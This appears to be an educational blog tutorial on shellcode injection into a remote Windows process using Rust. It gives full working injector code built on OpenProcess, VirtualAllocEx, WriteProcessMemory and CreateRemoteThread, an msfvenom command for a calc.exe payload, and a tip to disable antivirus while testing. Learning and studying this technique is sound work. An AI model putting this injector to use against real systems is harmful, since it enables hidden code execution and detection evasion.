ShellCode Injection in Rust: A Step-by-Step Guide
ShellCode Injection in Rust: A Step-by-Step Guide
Shellcode injection is a technique commonly used in malware development to inject and execute arbitrary code (shellcode) into a remote process. This allows the injected code to run within the context of the target process, potentially evading detection. In this guide, we’ll implement shellcode injection using Rust and Windows APIs like OpenProcess, VirtualAllocEx, WriteProcessMemory, and CreateRemoteThread.
This post focuses on injecting into a local process by PID. Note: This is for educational purposes only. Use responsibly and ensure you have permission to test on target systems.
Prerequisites
- Rust installed (via rustup)
- Windows environment
- Basic knowledge of Rust and Windows APIs
- The
winapicrate for Windows API bindings
Step-by-Step Guide: Try It Yourself
Before diving into the code, let’s outline the high-level steps for shellcode injection. You can try implementing each step incrementally.
Step 1: Prepare Your Environment
- Create a new Rust project:
cargo new shellcode_injector && cd shellcode_injector - Add dependencies to
Cargo.toml:[dependencies] winapi = { version = "0.3", features = ["processthreadsapi", "memoryapi", "synchapi", "handleapi", "winnt"] } - Obtain shellcode: Use a tool like
msfvenomto generate shellcode for spawningcalc.exe(e.g.,msfvenom -p windows/x64/exec CMD=calc.exe -f rust). For this example, we’ll use a pre-generated byte array.
Step 2: Open the Target Process
- Identify a target process PID (e.g., via Task Manager).
- Use
OpenProcesswithPROCESS_ALL_ACCESSto get a handle to the process.
Step 3: Allocate Memory in the Remote Process
- Call
VirtualAllocExto reserve executable memory in the target process. - Specify
MEM_COMMITandPAGE_EXECUTE_READWRITEprotection.
Step 4: Write the Shellcode
- Use
WriteProcessMemoryto copy your shellcode bytes into the allocated memory.
Step 5: Execute the Shellcode
- Create a remote thread starting at the allocated memory address using
CreateRemoteThread. - Wait for the thread to complete with
WaitForSingleObject.
Step 6: Clean Up
- Close all handles to avoid resource leaks.
Now that you have the steps, try implementing a basic skeleton in src/main.rs before reading the full code walkthrough.
Full Code Walkthrough
Here’s the complete implementation. We’ll break it down section by section.
Imports and Setup
use winapi::um::processthreadsapi::{OpenProcess, CreateRemoteThread};
use winapi::um::memoryapi::{VirtualAllocEx, WriteProcessMemory};
use winapi::um::synchapi::WaitForSingleObject;
use winapi::um::handleapi::CloseHandle;
use winapi::um::winnt::{PROCESS_ALL_ACCESS, MEM_COMMIT, PAGE_EXECUTE_READWRITE};
use std::env::args;
use std::ptr;
These imports provide access to Windows APIs for process manipulation. The shellcode is a byte array that spawns calc.exe (276 bytes long).
Main Function: Parsing PID and Shellcode
fn main() {
    let buf: [u8; 276] = [/* shellcode bytes here */];  // Replace with your shellcode

    let args: Vec<_> = args().collect();
    let pid = args[1]
        .trim()
        .parse::<u32>()
        .expect("Cannot convert PID to u32");
    println!("Target PID: {:?}", pid);

    // ... rest of the code
}- The program expects the target PID as a command-line argument (e.g.,
cargo run -- 1234). - Parse it to
u32and print for confirmation.
Opening the Process and Error Handling
unsafe {
    let process_handle = OpenProcess(PROCESS_ALL_ACCESS, 0, pid);

    if process_handle.is_null() {
        println!("[-] Failed to open process.");
        return;
    }
    // ... continue
}unsafeis required for raw Windows API calls.- Check if the handle is null (failure) and exit early.
Allocating and Writing Memory
// Allocate memory in the remote process
let alloc_mem = VirtualAllocEx(
    process_handle,
    ptr::null_mut(),
    buf.len(),
    MEM_COMMIT,
    PAGE_EXECUTE_READWRITE,
);

if alloc_mem.is_null() {
    println!("[-] Memory allocation failed.");
    CloseHandle(process_handle);
    return;
}

// Write payload to remote process
let mut written: usize = 0;
let res = WriteProcessMemory(
    process_handle,
    alloc_mem,
    buf.as_ptr() as *const _,
    buf.len(),
    &mut written,
);

if res == 0 {
    println!("[-] Failed to write process memory.");
    CloseHandle(process_handle);
    return;
}- Allocate memory at a null base (system chooses address).
- Write the shellcode bytes into this region.
- Verify success with null checks and return values.
Creating and Waiting for the Remote Thread
// Create remote thread
let thread_handle = CreateRemoteThread(
    process_handle,
    ptr::null_mut(),
    0,
    Some(std::mem::transmute(alloc_mem)),
    ptr::null_mut(),
    0,
    ptr::null_mut(),
);

if thread_handle.is_null() {
    println!("[-] Failed to create remote thread.");
    CloseHandle(process_handle);
    return;
}

println!("[+] Remote thread created.");
WaitForSingleObject(thread_handle, 0xFFFFFFFF);  // Infinite wait

CloseHandle(thread_handle);
CloseHandle(process_handle);
}- Start a thread at the shellcode address.
- Wait indefinitely for execution.
- Clean up handles.
How to Build, Run, and Verify
Building the Project
- Ensure Rust is installed:
rustc --version - In your project directory:
cargo build- This compiles the binary in
target/debug/shellcode_injector.exe(Windows).
- This compiles the binary in
- For an optimized release build:
cargo build --release
Finding a Target PID
- Open Task Manager (Ctrl+Shift+Esc).
- Go to the Details tab.
- Right-click a process like
notepad.exe, select “Go to details” to note its PID. - Important: Test only on processes you own or have permission for (e.g., your own Notepad instance).
Running the Injector
- Compile and run:
cargo run -- <PID>(e.g.,cargo run -- 1234) - If successful, you’ll see:
Target PID: 1234 [+] Remote thread created. - A calculator (
calc.exe) should spawn in the target process context.
Verification and Troubleshooting
- Check if injection worked: Look for the spawned application (e.g., calculator window).
- Common errors:
- “Failed to open process”: Insufficient privileges or invalid PID. Run as Administrator.
- “Memory allocation failed”: Antivirus interference or insufficient rights.
- Parse error: Ensure PID is provided as the first argument.
- Debugging: Add more
println!statements or use a debugger likegdbor Visual Studio. - Antivirus: Disable real-time protection for testing, but re-enable afterward.
- Success indicator: The remote thread runs the shellcode, executing
calc.exewithout crashing the target.

This technique demonstrates core process injection principles. Experiment responsibly and explore variations like DLL injection for deeper learning.